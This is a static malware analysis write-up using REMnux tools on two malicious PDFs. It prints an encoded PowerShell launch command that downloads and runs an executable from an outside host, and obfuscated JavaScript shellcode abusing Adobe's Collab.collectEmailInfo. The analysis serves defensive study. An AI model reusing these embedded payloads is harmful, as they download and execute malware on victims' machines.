Static malware analysis for PDF file by REMnux.

Because PDF files are text based, not binary format, so, to make the analysis process easier, we should use a text editor: SciTE.

Looking inside, the PDF document are series of objects, that are number and version numbers. Each object must have a unique number, and can refer to other objects.

Firstly, using SciTE and wrap feature to reduce the complexity of file:

```
remnux@remnux:~/Downloads/pdffile/samples$ sudo scite ctk.pdf &
[1] 4480
```

Looking this text file and we can see 3 objects:

-Object 1:

```
%PDF-1.1
1 0 obj
<<
      /OpenAction <<
                  /S /Launch/Win
                <<
                  /F (C:\\WINDOWS\\system32\\WindowsPowerShell\\v1.0\\powershell.exe) /P
(powershell.exe -EncodedCommand
UABvAHcAZQByAFMAaABlAGwAbAAgAC0ARQB4AGUAYwB1AHQAaQBvAG4AUABvAGwAaQBjAHkAIAB
iAHkAcABhAHMAcwAgAC0AbgBvAHAAcgBvAGYAaQBsAGUAIAAtAHcAaQBuAGQAbwB3AHMAdAB5AG
wAZQAgAGgAaQBkAGQAZQBuACAALQBjAG8AbQBtAGEAbgBkACAAKABOAGUAdwAtAE8AYgBqAGUA
YwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8Adw
BuAGwAbwBhAGQARgBpAGwAZQAoACcAaAB0AHQAcAA6AC8ALwBuAGMAZAB1AGcAYQBuAGQAYQA
uAG8AcgBnAC8ALgBjAHMAcwAvAGEAdwBvAHIAaQAuAGUAeABlACcALAAdICQAZQBuAHYAOgBBAFA
AUABEAEEAVABBAFwAYQB3AG8AcgBpAC4AZQB4AGUAHSApADsAUwB0AGEAcgB0AC0AUAByAG8AY
wBlAHMAcwAgACgAHSAkAGUAbgB2ADoAQQBQAFAARABBAFQAQQBcAGEAdwBvAHIAaQAuAGUAeAB
lAB0qKQA= -windowstyle hidden)

            >>
            >>
      /Pages 2 0 R
      /Type /Catalog
>>
endobj
```

-Object 2:

```
endobj
2 0 obj
<<
      /Kids [ 3 0 R ]
      /Count 1
      /Type /Pages
>>
endobj
```

-Object 3:

```
endobj
3 0 obj
<<
        /Resources <<
                /Font <<
                        /F1 5 0 R
                >>
        >>
        /MediaBox [ 0 0 795 842 ]
        /Parent 2 0 R
        /Contents 4 0 R
        /Type /Page
>>
endobj
```

-Object 4:

```
endobj
4 0 obj
<<
      /Length 1260
>>stream

endobj
5 0 obj
<<
      /Subtype /Type1
      /Name /F1
      /BaseFont /Helvetica
      /Type /Font
>>
endobj
```


-Object 5:

```
endobj
5 0 obj
<<
      /Subtype /Type1
      /Name /F1
      /BaseFont /Helvetica
      /Type /Font
>>
endobj
```


-Object 6:

```
endobj
xref
0 6
0000000000 65535 f
0000000010 00000 n
0000000234 00000 n
0000000303 00000 n
0000000457 00000 n
0000001774 00000 n
trailer
<<
      /Size 6
      /Root 1 0 R
      /ID [ (bc38735adadf7620b13216ff40de2b26) (bc38735adadf7620b13216ff40de2b26) ]
>>
startxref
1866
%%EOF
NUL NUL NUL
```

When seeing Object 1, we can see a block of code, which run in Power shell of Window.




So, we will use base64 to decode this text.




We can see the text about downloading a file .exe, using http, an insecure protocol, and bypass execution policie, it is a suspicious behavior.

Next, we use other tool: base64dump.py to look the abbriviation of this file.



And we discover that the suspicious part locate in the ID 2 – object 2. We next use -s 2 to look ID 2 and use -S to decode and present in ASCII.



It is very suspicious action because it require download an excecutive file and move it to our app data folder, like a bot are running and then launch it.

Next, we look other file: collab.pdf, we will use useid to take a look at all the different part of a file.

```
remnux@remnux:~/Downloads/pdffile/samples$ pdfid.py collab.pdf
PDFiD 0.2.8 collab.pdf
 PDF Header: %PDF-1.4
 obj                    14
 endobj                 14
 stream                  2
 endstream               2
 xref                    1
 trailer                 1
 startxref               1
 /Page                   1
 /Encrypt                0
 /ObjStm                 0
 /JS                     2
 /JavaScript             3
 /AA                     0
 /OpenAction             1
 /AcroForm               1
 /JBIG2Decode            0
 /RichMedia              0
 /Launch                 0
 /EmbeddedFile           0
 /XFA                    0
 /URI                    0
 /Colors > 2^24          0
```

We can see /JS and /JavaScript repeat 2 and 3 times, and we conduct find Javascript in this file by pdf-parser.py to take a look greater detail.

```
remnux@remnux:~/Downloads/pdffile/samples$ pdf-parser.py collab.pdf --search JavaScript | less
```

```
obj 1 0
 Type: /Catalog
 Referencing: 2 0 R, 3 0 R, 4 0 R, 5 0 R, 6 0 R, 7 0 R

  <<
    /OpenAction
      <<
        /JS '(this.WRYXKTNGCHZUIHQNDKDRYSREUUBHDTLWVGNINGPL\\(\\))'
        /S /JavaScript
      >>
    /Threads 2 0 R
    /Outlines 3 0 R
    /Pages 4 0 R
    /ViewerPreferences
      <<
        /PageDirection /L2R
      >>
    /PageLayout /SinglePage
    /AcroForm 5 0 R
    /Dests 6 0 R
    /Names 7 0 R
    /Type /Catalog
  >>
```

```
obj 7 0
 Type:
 Referencing: 10 0 R

  <<
    /JavaScript 10 0 R
  >>


obj 12 0
 Type:
 Referencing: 13 0 R

  <<
    /JS 13 0 R
    /S /JavaScript
  >>


(END)
```

We have some codes, that referencing with Object 10, Object 12 referencing Object 13. So, we can recognize that it is something wrong with Object 10, Object 12, and Object 13, especially Object 13.

We will look each object.

```
remnux@remnux:~/Downloads/pdffile/samples$ pdf-parser.py collab.pdf --object 10
obj 10 0
 Type:
 Referencing: 12 0 R

  <<
    /Names [(WRYXKTNGCHZUIHQNDKDRYSREUUBHDTLWVGNINGPL) 12 0 R]
  >>
```

```
remnux@remnux:~/Downloads/pdffile/samples$ pdf-parser.py collab.pdf --object 12
obj 12 0
 Type:
 Referencing: 13 0 R

  <<
    /JS 13 0 R
    /S /JavaScript
  >>
```

```
remnux@remnux:~/Downloads/pdffile/samples$ pdf-parser.py collab.pdf --object 13
obj 13 0
 Type:
 Referencing:
 Contains stream

  <<
    /Filter /FlateDecode
    /Length 7179
  >>
```

Try again and put output is collab.txt as an executive file.

```
remnux@remnux:~/Downloads/pdffile/samples$ pdf-parser.py collab.pdf --object 13 --filter --raw -d collab.txt
obj 13 0
 Type:
 Referencing:
 Contains stream

  <<
    /Filter /FlateDecode
    /Length 7179
  >>
```

Taking a look for file collab.txt:

```
remnux@remnux:~/Downloads/pdffile/samples$ cat collab.txt
gkphk='';hyltlzyr=eval;gkphk='';xshgxzgf=';whi';sdgvd='0,y';xrswtvc=' ws';sjoapzt='twax';mfecyrm='ngth>';fhkmqp='=ya';zxtsiqh='.le';oojjaqhf='le(ya';z
tghjl'+=yao';krnhojui='uhc.';jlewfxk='odu';smljrb='gth-';ddytxnxk='doe';oueqbm='uhc)';fqwyzxgz='0){yu';fceskr='{yun';kmqzsjw='aoduh';qhrqfw='1);';vcy
mzsr='s;};';jvdcvb='hc.su';gohyw='oes';exfrbokx='(yaod';bhmtsl='aod';kwnwoex='ring(';fchzbi='funct';hsqxcx='nkl';nagmbm='}re';imxawkuu='nkld';mdxqji='
duh';chgduhrd='duhc';mbptj='oduhc';spzjhwq='harAt';alxtxqo='turn';xujipt='ap(y';cocofnhc='es=""';mefcuf='c.c';tddbds='bst';apebh='lengt';sxgununp='kld
o';mgeztzln='h-1';hkcoctuy=' yu';vtfon=');yao';crldyth='ion';xvuzqi='c.len';gkphk+=fchzbi+crldyth+xrswtvc+sjoapzt+xujipt+bhmtsl+oueqbm+fceskr+sxgununp
+cocofnhc+xshgxzgf+oojjaqhf+mbptj+zxtsiqh+mfecyrm+fqwyzxgz+imxawkuu+gohyw+ztghjl+mdxqji+mefcuf+spzjhwq+exfrbokx+krnhojui+apebh+mgeztzln+vtfon+chgduhrd
+fhkmqp+jlewfxk+jvdcvb+tddbds+kwnwoex+sdgvd+kmqzsjw+xvuzqi+smljrb+qhrqfw+nagmbm+alxtxqo+hkcoctuy+hsqxcx+ddytxnxk+vcymzsr;hyltlzyr(gkphk);gkphk='';isqh
urtf=wstwaxap(' = ');kuhmk=wstwaxap(')HIUA');oimcxpls=wstwaxap('u%1ec');ievhgf=wstwaxap('b66bu');zuftsvx=wstwaxap('%84ad');cliydrou=wstwaxap('0d0');zv
nwb=wstwaxap('7a6u');rnunuyh=wstwaxap('36bu');qzdhgspj=wstwaxap('c0a');jgokenp=wstwaxap('552');cpiquaei=wstwaxap(' rav;');fznjnky=wstwaxap('u%551');zw
tegmj=wstwaxap('Ty1WI');cijqya=wstwaxap('6b0');luenv=wstwaxap(' = m');zxylyj=wstwaxap('m,"');xpqhe=wstwaxap('u%c3d');nhzhd=wstwaxap(')"c');mlpwvm=wstw
axap('1cu');ubjdup=wstwaxap('fDV');dwiyyhr=wstwaxap('Ty1W');sraqczaa=wstwaxap('%80c5');qmzdm=wstwaxap('rb ra');rnjnzf=wstwaxap('e6u%b');rlsvux=wstwaxa
p('av{');ixsksd=wstwaxap('gRDQ');fjqbj=wstwaxap('9yQ n');cnekwioq=wstwaxap('u%5');yrmoiuq=wstwaxap('Modfc');dlapr=wstwaxap('0d0u');pcvto=wstwaxap('iI0
V');jjxwub=wstwaxap('%3185');cfftumg=wstwaxap('375u%');exxcnz=wstwaxap('%e3');crwdtlp=wstwaxap('UATt1');qnnjkgsw=wstwaxap('u%03');ohizlqu=wstwaxap('"
:');ypfoxyv=wstwaxap('453u');hwnthn=wstwaxap('54u%');lrulyb=wstwaxap('0o0Y');hssgxg=wstwaxap('1u%3');irvakke=wstwaxap('dfc');smagsry=wstwaxap('333');y
zclttv=wstwaxap('oit');xgjpkp=wstwaxap('1WI');tiltmeod=wstwaxap('u%9');rxrpsa=wstwaxap('WV/)');mnkbabxx=wstwaxap('559');ahkzf=wstwaxap('beu%');bhcvimh
x=wstwaxap('e30e');zvygozh=wstwaxap('%0bd3');ygdzmlj=wstwaxap('%d3d');xhzju=wstwaxap('000');iiaojo=wstwaxap('d5au%');mscldb=wstwaxap('loc.');unxeygd=w
stwaxap('cnu');ncmqpq=wstwaxap('rb +');mlwdiwzb=wstwaxap('%0bd');rvlfplmn=wstwaxap('of;P');examii=wstwaxap(' - P');oakbajl=wstwaxap('373');crgqy=wstwa
xap('909u');sjcep=wstwaxap('10u%b');ociztb=wstwaxap(';)2');oomidfn=wstwaxap('0YY');jlrnc=wstwaxap('0dfu');owyqbe=wstwaxap('e56');kntmx=wstwaxap('HPND'
);yztzorob=wstwaxap('4u%d');fqqjnxwf=wstwaxap('%'(');ekbvowqp=wstwaxap('00dau');oouxr=wstwaxap('bu%6b');olkfmudc=wstwaxap('u%d6');wwzpc=wstwaxap('000'
);egheb=wstwaxap('u%7');lmlbnf=wstwaxap('tgne');vnrjxu=wstwaxap('%46');ujqoanl=wstwaxap('67u%b');mubykac=wstwaxap('u%962');cppjly=wstwaxap('KbiYz');zh
ozua=wstwaxap('5du%7');dvfpwxah=wstwaxap('%5e');esxtdqsa=wstwaxap('nel.');ydnqbgh=wstwaxap('CwH');axkrq=wstwaxap('%00d5');mpogyunp=wstwaxap('qr( e');g
psva=wstwaxap('d0c0u');gdwxaoi=wstwaxap('0+o');htbsh=wstwaxap('0c0c');kxoirrj=wstwaxap('=+ m');ylyyafc=wstwaxap('d3u');dravxbmk=wstwaxap('u%e3a');yqgl
tguf=wstwaxap('2cb6u');lywtolkj=wstwaxap('iam');douzqx=wstwaxap('};)');rxevxiv=wstwaxap('+ Cw');potmmx=wstwaxap('G3S n');stegrm=wstwaxap('=sK');pzjxew
=wstwaxap('d090u');enltji=wstwaxap('d3d3');kpkzzcq=wstwaxap('3u%13');vyelujl=wstwaxap(';)(');fleowy=wstwaxap('7cu%');tmxhpbsx=wstwaxap('0YYqr');uptlpp
rd=wstwaxap('6bu');eeiyik=wstwaxap('146bu');yfgrbydr=wstwaxap('fd4c');jyshb=wstwaxap('%9031');nvduw=wstwaxap('hw;');qpoirhr=wstwaxap('u%6b3');uswae=ws
twaxap('26b');ayaqcwwh=wstwaxap('d0d0');uinscqgj=wstwaxap('l.Y');qaybt=wstwaxap('fnIl');gafwwk=wstwaxap('e4e0u');tyxchjjk=wstwaxap('d6u%e');sunwrv=wst
waxap('us.m');iofxx=wstwaxap('c.sih');lfhmfesf=wstwaxap('e0u');gvqisiy=wstwaxap('u%9');qoszwgcr=wstwaxap('3u%');yxsppwcv=wstwaxap(')(UN');mhfrm=wstwax
ap('u%a');oaucbw=wstwaxap('004x');krdecc=wstwaxap('6u%d');damsxdfc=wstwaxap('3u%');ikgtj=wstwaxap('0o0YY');sxwcthfm=wstwaxap('%0e');vmvzct=wstwaxap('7
021');shdwlxa=wstwaxap('irtsb');nseee=wstwaxap('5u%');trcoslsg=wstwaxap('0 =');kukthf=wstwaxap('3u%');hnexi=wstwaxap('qr ');npmutnlx=wstwaxap('zk n');
```

It is a Javascript obfuscation, with some binary code, to hide what really going on here.

Look inside file by using SciTE:

```
remnux@remnux:~/Downloads/pdffile/samples$ sudo scite collab.pdf &
[2] 4632
```

It is easier to recognize something weird with Object 13.

```
remnux@remnux:~/Downloads/pdffile/samples$ sudo scite collab.txt &
[3] 4642
```

This file could be obfuscated and it is written by Javascript.

To have a greater look about file .pdf, we use tool Python: peepdf and -f to force it to ignore errors, -l is loose mode to try and catch many objects as possible, and I means an interactive shell.

```
remnux@remnux:~/Downloads/pdffile/samples$ peepdf -fli collab.pdf
Warning: PyV8 is not installed!!

File: collab.pdf
MD5: 88e045ff304baba8c1ade3f4db5e0dee
SHA1: f1e6ceb240b9fe8b8e150b7612bbd19f0ae86127
SHA256: 61bb373188c62cb013b0254d3f73461ea99fbd3fd6d171db0be7db3d776cc2e1
Size: 8633 bytes
Version: 1.4
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 14
Streams: 2
URIs: 0
Comments: 0
Errors: 0

Version 0:
        Catalog: 1
        Info: 14
        Objects (14): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14]
        Streams (2): [11, 13]
                Encoded (2): [11, 13]
        Objects with JS code (2): [1, 13]
        Suspicious elements:
                /AcroForm (1): [1]
                /OpenAction (1): [1]
                /Names (2): [1, 10]
                /JS (2): [1, 12]
                /JavaScript (3): [1, 7, 12]
```

Looking suspicious: Object 12.

```
PPDF> object 12

<< /S /JavaScript
/JS 13 0 R >>
```

Continuing with Object 13:


We transfer Object 13 to collab2.txt.

```
PPDF> stream 13 > collab2.txt
PPDF> exit
```


We try to run file collab.txt by using function js inJavascript:

```
remnux@remnux:~/Downloads/pdffile/samples$ js -f /usr/share/remnux/objects.js -f collab.txt
collab.txt:1:1176 TypeError: hyltlzyr is not a function
Stack:
  @collab.txt:1:1176
```

The error above is ‘hyltlzyr is not a function’. So, we change argument in function hyltlzyr



To:




We run above code and convert output to collab3.txt, as well as take a look by SciTE.

This obfuscated code can be shell code, shell code can be used to execute specific instructions. We can see a bunch of binary code at the end.


Now, we have three files: collab.txt, collab1.txt, collab2.txt. All here files should be different, collab.txt able to run in ScriptMonkey, and collap3.txt should be the first iteration of the deobfuscated Javascipt code e extract from collab.pdf.

Looking again, we can see ‘%’, it looks like encrypted text.

We see very near the top a line that indicates a call function: Collab.collectEmailInfo. This is an Adobe feature that has known vulnerabilities:



Looking the payload, this payload is likely shellcode, but payloads are often Unicode (%u).



To understand what shellcode will do, we will use decoder to convert strings to binaries, by using base64dump and pu (percent Unicode), -e: encode.

```
remnux@remnux:~/Downloads/pdffile/samples$ base64dump.py -e pu collab3.txt
ID  Size     Encoded          Decoded          md5 decoded
--  ----     -------          -------          -----------
 1:    1260 %u00e8%u0000%u5d .....].........= 889060967c0b481fa97ba2fb3447963c
 2:      12 %u9090%u9090      ....             a5cc288c0d8fad7eda458b7241548977
 3:      12 %u0c0c%u0c0c      ....             d5aba5b36cbaf9dcb46a48418c3d6241
```

There are three ID, but ID 1 is the largest. Analysing the line 1 by using -s -1, -d: decode.


```
remnux@remnux:~/Downloads/pdffile/samples$ base64dump.py -e pu collab3.txt -s 1 -d
[illegible]
'MJwlN=UIIM

Q^V\^=T_Y
              X
[
Y\
  \\
^


=remnux@remnux:~/Downloads/pdffile/samples$
```

Converting above output to file binary: collab-out.bin


```
=remnux@remnux:~/Downloads/pdffile/samples$ base64dump.py -e pu collab3.txt -s 1 -d > collab-out.bin
remnux@remnux:~/Downloads/pdffile/samples$ ls -al
total 4384
drwxrwxr-x 2 remnux remnux    4096 Mar  8 10:09 .
drwxrwxr-x 3 remnux remnux    4096 Mar  8 08:17 ..
-rw-rw-r-- 1 remnux remnux   36982 Oct 11  2022 brbbot.zip
-rw-rw-r-- 1 remnux remnux   17497 Mar  8 09:38 collab2.txt
-rw-rw-r-- 1 remnux remnux  198867 Mar  8 09:54 collab3.txt
-rw-rw-r-- 1 remnux remnux     420 Mar  8 10:09 collab-out.bin
-rw-r--r-- 1 root   root      8633 Jan  6  2010 collab.pdf
-rw-rw-r-- 1 remnux remnux   17343 Mar  8 09:50 collab.txt
-rw-rw-r-- 1 remnux remnux    8178 Oct 11  2022 collab.zip
-rw-r--r-- 1 root   root      1503 Nov  2  2016 ctk.pdf
-rw-rw-r-- 1 remnux remnux     957 Oct 11  2022 ctk.zip
-rw-rw-r-- 1 remnux remnux     605 Mar  8 08:32 file.txt
-rw-rw-r-- 1 remnux remnux   43895 Oct 11  2022 media.zip
-rw-rw-r-- 1 remnux remnux  306763 Oct 11  2022 message.zip
-rw-rw-r-- 1 remnux remnux    8811 Oct 11  2022 page.zip
-rw-rw-r-- 1 remnux remnux 3682628 Oct 11  2022 samplefiles1.zip
-rw-rw-r-- 1 remnux remnux  108923 Oct 11  2022 test.pdf
```


```
remnux@remnux:~/Downloads/pdffile/samples$ cat collab-out.bin
[illegible]
'MJwlN=UIIM

Q^V\^=T_Y
              X
[
Y\
  \\
^


=remnux@remnux:~/Downloads/pdffile/samples$
```

